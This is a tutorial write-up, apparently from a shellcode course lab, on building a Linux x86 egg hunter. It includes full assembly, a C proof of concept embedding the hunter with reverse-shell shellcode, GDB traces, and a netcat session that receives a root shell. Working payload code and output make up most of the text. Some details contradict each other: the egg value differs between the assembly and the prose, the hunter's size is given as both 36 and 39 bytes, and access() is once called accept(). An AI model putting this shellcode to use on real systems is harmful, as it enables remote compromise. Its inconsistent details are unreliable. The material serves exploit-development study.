*** Linux x86 Egg Hunters ***

Another interesting topic. First of all, what is an egghunter?

You will encounter a scenario sooner or later when you can use a buffer overflow condition to execute your code on a target, but the memory space for that is so limited, you simply can't inject any usuable payload there. What if you could execute your code in two stages? What if you first injected a very short code, that would jump to another memory location where there your final payload lives because you could find enough space for it there?

This is what the little egghunter code does: it runs through the memory, looking for the "egg", which is a unique 4byte string in the memory, which marks the beginning of our larger payload. When it's found, the control is passed over to it.

OK, sound easy, but there is a problem. In a linux environment, especially with ASLR (address space layout randimization – where the OS is randomizing the memory location where the executables are loaded) in the picture there are random spaces in the memory that are not accessible by our executable. Trying to access it will result a segmentation fault error, that we need to avoid, so our memory scanner needs to test it first if the space is accessible or not. Once it's sorted, we can go for reading each double word and compare them with the EGG, our pre-defined 4byte string, that marks the beginning of the payload which then can be run easily.

Here let's check out the whole code for that, and analyze it a little

```
; Title: Linux/x86 Egg Hunter code - 36 bytes
; Author: Zsolt Agoston (agzsolt)

global _start

section .text

_start:
        xor edx, edx        ;clear out edx

next4k:
        or dx, 0xfff        ;put 4095 in the counter, next inc will complete 4k

eggfind:
        inc edx             ;PAGE_SIZE=4096
        xor ecx, ecx
        mov ebx, edx        ;page address into ebx

        push 0x21           ;int access(const char *pathname, int mode)
        pop eax

        int 0x80

        cmp al,0xf2         ;if page is non-accessible (eax=0xfffffff2 or -14), then try next page
        je next4k

        mov edi,edx         ;prepare compare edi-eax
        mov eax,0xf89090f9  ;egg

        scasd               ;compare eax and edi, increases edi
        jne eggfind
        scasd               ;compare eax and [edi+4]
        jne eggfind

        jmp edi             ;execute shellcode
```

Here is our simple memory scanner egghunter program. As we said ealier the first thing we need to do is to find the memory space we are allowed to use, that won't give us an EFAULT – defined by /usr/include/asm/errno.h, error #14 , check it out – result, to do that we use the access() kernel function. As you surely remember from the earlier posts (Bind Shell, Reverse Shell – if not, please check them out) to invoke a kernel function we need to use interrupt 0x80 in linux-world. Doing that the kernel will check the $eax, $ebx, $ecx, …and so on registers and the stack for arguments. In $eax we put the appropriate syscall number that we can find in the **/usr/include/i386-linux-gnu/asm/unistd_32.h** header file:

```
#define __NR_pause 29
#define __NR_utime 30
#define __NR_stty 31
#define __NR_gtty 32
#define __NR_access 33
#define __NR_nice 34
#define __NR_ftime 35
#define __NR_sync 36
```

Decimal 33, in hex it's 0x21, so $eax=0x21. Let's see the manual what arguments does access() need?

```
int access(const char *pathname, int mode);
```

Ok, so $ebx needs to contain the address, great; the "mode" describes what tests we want to run, in our case it's absolutely not important, as long as the result is not EFAULT, we are good, so we set $ecx=0.

OK, so see how our code starts:


```
        xor edx, edx        ;clear out edx

next4k:
        or dx, 0xfff        ;put 4095 in the counter, next inc will complete 4k

eggfind:
        inc edx             ;PAGE_SIZE=4096
        xor ecx, ecx
        mov ebx, edx        ;page address into ebx

        push 0x21           ;int access(const char *pathname, int mode)
        pop eax

        int 0x80
```

First we zero out $edx, usually the time when the control is passed over to the egghunter the registers contain garbage values and we will use $edx as the memory address counter, so we need to make sure it has a zero value before our egghunter program runs.

The next part seems strange but it is actually very simple.

Let's talk about memory a little:

On a 32bit architecture the operating system has 32bits to store memory addresses, not a bit more. That means 2^{32} (roughly 4.2 billion values, in the memory they refer to individual bytes, that makes exactly 4GB addressable space). OK, we have 4GB memory to use. How is that space looks like, how is it divided? Take a look at the diagram below:



One of the good thing that the linux kernel does is that it doesn't expect us (or the processes) to know the absolute addresses they use in memory, it maps a virtual addresses for each process that runs, so they see the same addresses and can rely on them. For instance all programs start at virtual memory address of 0x08048000, as a linux convention, the space between the start of the memory (0x0) and this address is unusable, we MUST avoid trying to access it, otherwise we receive a segmentation error fault we we don't want. The our process loads itself in the lower memory range and uses happily the next large memory chunk which can grow all the up to 3GBs (there is the well known stack on the top of the range, growing famously down, streching 8MB by default. It's number depends on the allowed number of threads that can run simultaneously. In between there's the heap, a share memory space for processes that they can use freely while they run). The highest 1GB of memory is reserved by the linux kernel and not accessible for us.

OK, so in one word we need to avoid using the lowest virtual memory range that is stretching from 0x0 to 0x08048000, then we can scan the memory, till we find our injected egg somewhere.

So back to our code, we do a little trick here, to save instuctions we don't put 0x08048000 in $edx (which is the goal here), we start to scan from 0x0 and check if the memory segment is accessible or not. If it is, that means we reaches 0x08048000 and we go on with our loop checking the actual bytes in the memory. Also, you might ask if we should jump 4 bytes at a time (double-word size) which is a prefectly valid question, but again, to keep our egghunter code as small as possible we sacrifice speed for space, using "**`inc edx`**" is a byte (\x42), while "**`add edx, 0x4`" `is 3 bytes (\`**x83\xC2\x04). So first, we need to increment $edx by 4096byte chunks, until we find the accessible memory part. Why 4Kbytes? Issuing the "**`getconf PAGE_SIZE`**" command in the shell, we get the value 4096 back. By default linux divides memory to blocks that will help it map physical memory to the virtual memory allocated to the processes as we mentioned earlier. These blocks are called PAGES and the virtual memory builds up from these blocks.

We could increment the counter by one but that would make our code run very slow, so instead we put multiples of 4096 as an argument of access(), as the size of the blocks the kernel uses. To achieve that we simply put 0x0fff in the $edx register by adjusting the last 12bits (0xfff) to be 1, which is 4095 in decimal, and with the next command in the “eggfind” loop we simply increase it by one, the result technically is a 4096 increment each time the “next4k” loop runs. Only one byte extra for incrementing by 4096, incrementing the execution speed dramatically!

Reading the code further down we zero out $ecx (as second argument of access()), and move $edx (the memory counter) to $ebx which is – remember - the first argument of access().

Then we put 0x21 (syscall value) in $eax using the push-pop method, and we go for the syscall. The result will come in $eax, which we check, if it is 0xfffffff2 (EFAULT) that means the memory segment is not accessible, we jump to “next4k” to add 4096 to our memory value-counter, and do the whole thing again, until the result is positive and we can go on checking the memory space.

```
eggfind:
        inc edx                 ;PAGE_SIZE=4096
        xor ecx, ecx
        mov ebx, edx            ;page address into ebx

        push 0x21               ;int access(const char *pathname, int mode)
        pop eax

        int 0x80
        mov edi,edx             ;prepare compare edi-eax
        mov eax,0xf89090f9      ;egg

        scasd                   ;compare eax and edi, increases edi
        jne eggfind
        scasd                   ;compare eax and [edi+4]
        jne eggfind
```

From this point the “**eggfind**” loop is running, there’s no need to jump 4096 bytes now, we increase the counter by one at a time, then at each memory location we move the value to $edi, and the egg value to $eax. Ideally we could incease it by 4 each time (double-word size) to make the program faster, but using one increment keeps our shellcode smaller, that is the highest priority now. The egg value here is 0x78787878, which is the ascii values of the “xxxx” string. You can use your own doubleword here. The SCASD instruction compares the memory location at [edi] and the egg in $eax and sets the ZF (zero flag) if they match. If they do, the same comparison happens with the next 4 byte memory chunk (yes, there are two eggs in front of the large shellcode, we’ll see why), if they also match, the code execution jumps to the memory after the eggs and the large shellcode will be run.

To test the concept we put together a small C program, using the egghunter that will find the large shellcode in the memory

```
/*
 Title: Linux/x86 Egg Hunter code - POC
 Author: Zsolt Agoston (agzsolt)
*/

#include <stdio.h>
#include <string.h>
#include <stdlib.h>

#define EGG "\x78\x78\x78\x78"        // the EGG, here: "xxxx"

char egghunter[50] = \
"\x31\xd2\x66\x81\xca\xff\x0f\x42\x31\xc9\x89\xd3\x6a\x21\x58\xcd"
"\x80\x3c\xf2\x74\xed\x89\xd7\xb8" EGG "\xaf\x75\xe8\xaf\x75\xe5\xff\xe7";

// start with the double-egg to be found by egghunter()
// then a reverse shell to 127.1.1.1:2020 is executed
char shellcode[100] = \
EGG EGG "\x6a\x66\x58\x31\xd2\x52\x42\x52\x89\xd3\x42\x52\x89\xe1"
"\xcd\x80\x89\xc3\x89\xd1\xb0\x3f\xcd\x80\x49\x79\xf9\x87\xda\x68"
"\x7f\x01\x01\x01\x66\x68\x07\xe4\x66\x53\x89\xe1\xb0\x66\x43\x6a"
```

```
"\x10\x51\x52\x89\xe1\xcd\x80\xb0\x0b\x99\x89\xd1\x52\x68\x6e\x2f"
"\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\xcd\x80";

int main()
{
printf("Egghunter: %d bytes\n", strlen(egghunter));
printf("Shellcode address in memory: %p\n", shellcode);
printf("Shellcode: %d bytes\n", strlen(shellcode)-8);   //substract the double-egg size

int (*ret)() = (int(*)())egghunter;
ret();
}
```

Let's see, what happens exactly when we run the code. We compile the program and load it in GDB:

```
gcc -ggdb -fno-stack-protector -z execstack egg.c -o egg
```

First we place a breakpoint at the beginning of the egghunter code. We see immediately that zeroing $edx and $ecx was necessary, they contain garbage values the point the code starts to be executed.

```
root@slae:~/egg# gdb -q egg
Reading symbols from egg...done.
(gdb) break *&egghunter
Breakpoint 1 at 0x804a040
(gdb) run
Starting program: /root/egg/egg
Egghunter: 36 bytes
Memory address of shellcode: 0xbfffee68
Shellcode: 73 bytes
eax            0x804a040        134520896
ebx            0x0      0
ecx            0x7ffffff2       2147483634
edx            0xb7fb9870       -1208248208
eflags         0x286    [ PF SF IF ]
0xbfffee5c:     0x080484f7      0xbfffee9e      0x00000001      0x78787878
Dump of assembler code from 0x804a040 to 0x804a04a:
=> 0x0804a040 <egghunter+0>:    xor    edx,edx
   0x0804a042 <egghunter+2>:    or     dx,0xfff
   0x0804a047 <egghunter+7>:    inc    edx
   0x0804a048 <egghunter+8>:    xor    ecx,ecx
End of assembler dump.

Breakpoint 1, 0x0804a040 in egghunter ()
(gdb)
(gdb) 
```

Now see the accept() loop, that is checking the beginning of each 4k block of memory. We place a breakpoint just after the jne conditional jump (at 0x0804a055), the loop will end when it finds an accessible memory segment

```
Breakpoint 1, 0x0804a040 in egghunter ()
(gdb)
(gdb) disassemble
Dump of assembler code for function egghunter:
=> 0x0804a040 <+0>:     xor    edx,edx
   0x0804a042 <+2>:     or     dx,0xfff
   0x0804a047 <+7>:     inc    edx
   0x0804a048 <+8>:     xor    ecx,ecx
   0x0804a04a <+10>:    mov    ebx,edx
   0x0804a04c <+12>:    push   0x21
   0x0804a04e <+14>:    pop    eax
   0x0804a04f <+15>:    int    0x80
   0x0804a051 <+17>:    cmp    al,0xf2
   0x0804a053 <+19>:    je     0x804a042 <egghunter+2>
   0x0804a055 <+21>:    mov    edi,edx
   0x0804a057 <+23>:    mov    eax,0x78787878
   0x0804a05c <+28>:    scas   eax,DWORD PTR es:[edi]
   0x0804a05d <+29>:    jne    0x804a047 <egghunter+7>
   0x0804a05f <+31>:    scas   eax,DWORD PTR es:[edi]
   0x0804a060 <+32>:    jne    0x804a047 <egghunter+7>
   0x0804a062 <+34>:    jmp    edi
   0x0804a064 <+36>:    add    BYTE PTR [eax],al
   0x0804a066 <+38>:    add    BYTE PTR [eax],al
   0x0804a068 <+40>:    add    BYTE PTR [eax],al
   0x0804a06a <+42>:    add    BYTE PTR [eax],al
```

The first accessible is at 0x804800, what a surprise, the start of the program ☺!

```
Terminal  File  Edit  View  Search  Terminal  Tabs  Help
root@slae: ~/egg

   0x0804a051 <+17>:    cmp    al,0xf2
   0x0804a053 <+19>:    je     0x804a042 <egghunter+2>
   0x0804a055 <+21>:    mov    edi,edx
   0x0804a057 <+23>:    mov    eax,0x78787878
   0x0804a05c <+28>:    scas   eax,DWORD PTR es:[edi]
   0x0804a05d <+29>:    jne    0x804a047 <egghunter+7>
   0x0804a05f <+31>:    scas   eax,DWORD PTR es:[edi]
   0x0804a060 <+32>:    jne    0x804a047 <egghunter+7>
   0x0804a062 <+34>:    jmp    edi
   0x0804a064 <+36>:    add    BYTE PTR [eax],al
   0x0804a066 <+38>:    add    BYTE PTR [eax],al
   0x0804a068 <+40>:    add    BYTE PTR [eax],al
   0x0804a06a <+42>:    add    BYTE PTR [eax],al
   0x0804a06c <+44>:    add    BYTE PTR [eax],al
   0x0804a06e <+46>:    add    BYTE PTR [eax],al
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb) break *0x0804a055
Breakpoint 2 at 0x804a055
(gdb) delete 1
(gdb) c
Continuing.
eax            0xfffffffe       -2
ebx            0x8048000        134512640
ecx            0x0      0
edx            0x8048000        134512640
eflags         0x206    [ PF IF ]
0xbfffee5c:     0x080484f7      0xbfffee9e      0x00000001      0x78787878
Dump of assembler code from 0x804a055 to 0x804a05f:
=> 0x0804a055 <egghunter+21>:   mov    edi,edx
   0x0804a057 <egghunter+23>:   mov    eax,0x78787878
   0x0804a05c <egghunter+28>:   scas   eax,DWORD PTR es:[edi]
   0x0804a05d <egghunter+29>:   jne    0x804a047 <egghunter+7>
End of assembler dump.

Breakpoint 2, 0x0804a055 in egghunter ()
(gdb) 
```

Now see how it finds the egg, and why we needed to place the egg twice in the front of the shellcode.

We place the breakpoint at 0x0804a060, before the second conditional check would happen (third if we see it from the the accept() funtion’s point of view). Running through the memory, the program quickly finds the egg at *0x804a058. But hold on! We started to scan the memory starting with the actual program code, will it find the egg in our egghunt code when it checks the egg against the memory contents? Indeed, that what’s happened! The code will countinue and is looking for another instance of the egg, which is not present here of course, only the large payload will have two consecutive egges in from of it, if will go on scanning the memory further. Excellent


```
   0x0804a057 <+23>:    mov    eax,0x78787878
   0x0804a05c <+28>:    scas   eax,DWORD PTR es:[edi]
   0x0804a05d <+29>:    jne    0x804a047 <egghunter+7>
   0x0804a05f <+31>:    scas   eax,DWORD PTR es:[edi]
   0x0804a060 <+32>:    jne    0x804a047 <egghunter+7>
   0x0804a062 <+34>:    jmp    edi
   0x0804a064 <+36>:    add    BYTE PTR [eax],al
   0x0804a066 <+38>:    add    BYTE PTR [eax],al
   0x0804a068 <+40>:    add    BYTE PTR [eax],al
   0x0804a06a <+42>:    add    BYTE PTR [eax],al
   0x0804a06c <+44>:    add    BYTE PTR [eax],al
   0x0804a06e <+46>:    add    BYTE PTR [eax],al
   0x0804a070 <+48>:    add    BYTE PTR [eax],al
End of assembler dump.
(gdb) break *0x0804a060
Breakpoint 3 at 0x804a060
(gdb) delete 2
(gdb) c
Continuing.
eax            0x78787878       2021161080
ebx            0x804a058        134520920
ecx            0x0      0
edx            0x804a058        134520920
eflags         0xa97    [ CF PF AF SF IF OF ]
0xbfffeecc:     0x0804849d      0x00000001      0xbfffef94      0xbfffef9c
Dump of assembler code from 0x804a060 to 0x804a06a:
=> 0x0804a060 <egghunter+32>:   jne    0x804a047 <egghunter+7>
   0x0804a062 <egghunter+34>:   jmp    edi
   0x0804a064 <egghunter+36>:   add    BYTE PTR [eax],al
   0x0804a066 <egghunter+38>:   add    BYTE PTR [eax],al
   0x0804a068 <egghunter+40>:   add    BYTE PTR [eax],al
End of assembler dump.

Breakpoint 3, 0x0804a060 in egghunter ()
(gdb) x/3wx 0x0804a058
0x804a058 <egghunter+24>:       0x78787878      0xafe875af      0xe7ffe575
(gdb)
```

Now the code seems to found the egg second time in the memory! Examining the memory segment there shows that we have the egg twice there, and the following code matches the shellcode! Bingo! The little egghunter program found the shellcode, the next command will jump to the code itself and execute it!

```
Terminal File Edit View Search Terminal Tabs Help
root@slae: ~/egg                                    root@slae: ~/egg
ecx            0x0      0
edx            0x804a058        134520920
eflags         0xa97    [ CF PF AF SF IF OF ]
0xbfffeecc:     0x0804849d      0x00000001      0xbfffef94      0xbfffef9c
Dump of assembler code from 0x804a060 to 0x804a06a:
=> 0x0804a060 <egghunter+32>:   jne    0x804a047 <egghunter+7>
   0x0804a062 <egghunter+34>:   jmp    edi
   0x0804a064 <egghunter+36>:   add    BYTE PTR [eax],al
   0x0804a066 <egghunter+38>:   add    BYTE PTR [eax],al
   0x0804a068 <egghunter+40>:   add    BYTE PTR [eax],al
End of assembler dump.

Breakpoint 3, 0x0804a060 in egghunter ()
(gdb) c
Continuing.
eax            0x78787878       2021161080
ebx            0x804a080        134520960
ecx            0x0      0
edx            0x804a080        134520960
eflags         0x246    [ PF ZF IF ]
0xbfffeecc:     0x0804849d      0x00000001      0xbfffef94      0xbfffef9c
Dump of assembler code from 0x804a060 to 0x804a06a:
=> 0x0804a060 <egghunter+32>:   jne    0x804a047 <egghunter+7>
   0x0804a062 <egghunter+34>:   jmp    edi
   0x0804a064 <egghunter+36>:   add    BYTE PTR [eax],al
   0x0804a066 <egghunter+38>:   add    BYTE PTR [eax],al
   0x0804a068 <egghunter+40>:   add    BYTE PTR [eax],al
End of assembler dump.

Breakpoint 3, 0x0804a060 in egghunter ()
(gdb) x/3wx 0x0804a080
0x804a080 <shellcode>:  0x78787878      0x78787878      0x3158666a
(gdb) x/24bx 0x0804a080
0x804a080 <shellcode>:  0x78    0x78    0x78    0x78    0x78    0x78    0x78    0x78
0x804a088 <shellcode+8>:        0x6a    0x66    0x58    0x31    0xd2    0x52    0x42    0x52
0x804a090 <shellcode+16>:       0x89    0xd3    0x42    0x52    0x89    0xe1    0xcd    0x80
(gdb)
```


See below, compare our shellcode[] with the gdb output above. After the two **EGG**s we have **“\x6a\x66\x58\x31”** indeed, the asm code will jum to that memory part executing our reverse shell!:

See it in practice. Wee split our terminal with tmux to make it easier to follow:



Now check if the egghunter works if the shellcode is in higher memory spaces? Declaring the shellcode in the main() function puts it to the higher memory area, allocating a memory space randomly each time the process runs, the reverse shell is executed each time as expected ☺

```
/*
 Title: Linux/x86 Egg Hunter code – POC – random memory
 Author: Zsolt Agoston (agzsolt)
*/

#include <stdio.h>
#include <string.h>
#include <stdlib.h>

#define EGG "\x78\x78\x78\x78"   // the EGG, here: "xxxx"

char egghunter[50] = \
"\x31\xd2\x66\x81\xca\xff\x0f\x42\x31\xc9\x89\xd3\x6a\x21\x58\xcd"
"\x80\x3c\xf2\x74\xed\x89\xd7\xb8" EGG "\xaf\x75\xe8\xaf\x75\xe5\xff\xe7";

int main()
{
// start with the double-egg to be found by egghunter()
// then a reverse shell to 127.1.1.1:2020 is executed
char shellcode[100] = \
EGG EGG "\x6a\x66\x58\x31\xd2\x52\x42\x52\x89\xd3\x42\x52\x89\xe1"
"\xcd\x80\x89\xc3\x89\xd1\xb0\x3f\xcd\x80\x49\x79\xf9\x87\xda\x68"
"\x7f\x01\x01\x01\x66\x68\x07\xe4\x66\x53\x89\xe1\xb0\x66\x43\x6a"
"\x10\x51\x52\x89\xe1\xcd\x80\xb0\x0b\x99\x89\xd1\x52\x68\x6e\x2f"
"\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\xcd\x80";

printf("Egghunter: %d bytes\n", strlen(egghunter));
printf("Shellcode: %d bytes\n", strlen(shellcode)-8);    //substract the double-egg size


int (*ret)() = (int(*)())egghunter;
ret();
}
```


Terminal File Edit View Search Terminal Help
root@slae:~/egg# ./egg-random
Egghunter: 39 bytes
Shellcode address in memory: 0xbfb32188
Shellcode: 73 bytes
root@slae:~/egg# ./egg-random
Egghunter: 39 bytes
Shellcode address in memory: 0xbfb0ba98
Shellcode: 73 bytes
root@slae:~/egg# ./egg-random
Egghunter: 39 bytes
Shellcode address in memory: 0xbffe5428
Shellcode: 73 bytes
root@slae:~# nc -nlvp 2020
Listening on [0.0.0.0] (family 0, port 2020)
Connection from [127.0.0.1] port 2020 [tcp/*] accepted (family 2, sport 48212)
exit
root@slae:~# nc -nlvp 2020
Listening on [0.0.0.0] (family 0, port 2020)
Connection from [127.0.0.1] port 2020 [tcp/*] accepted (family 2, sport 48214)
exit
root@slae:~# nc -nlvp 2020
Listening on [0.0.0.0] (family 0, port 2020)
Connection from [127.0.0.1] port 2020 [tcp/*] accepted (family 2, sport 48216)
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/root/egg
[0] 0:nc*
"slae" 10:40 07-Sep-17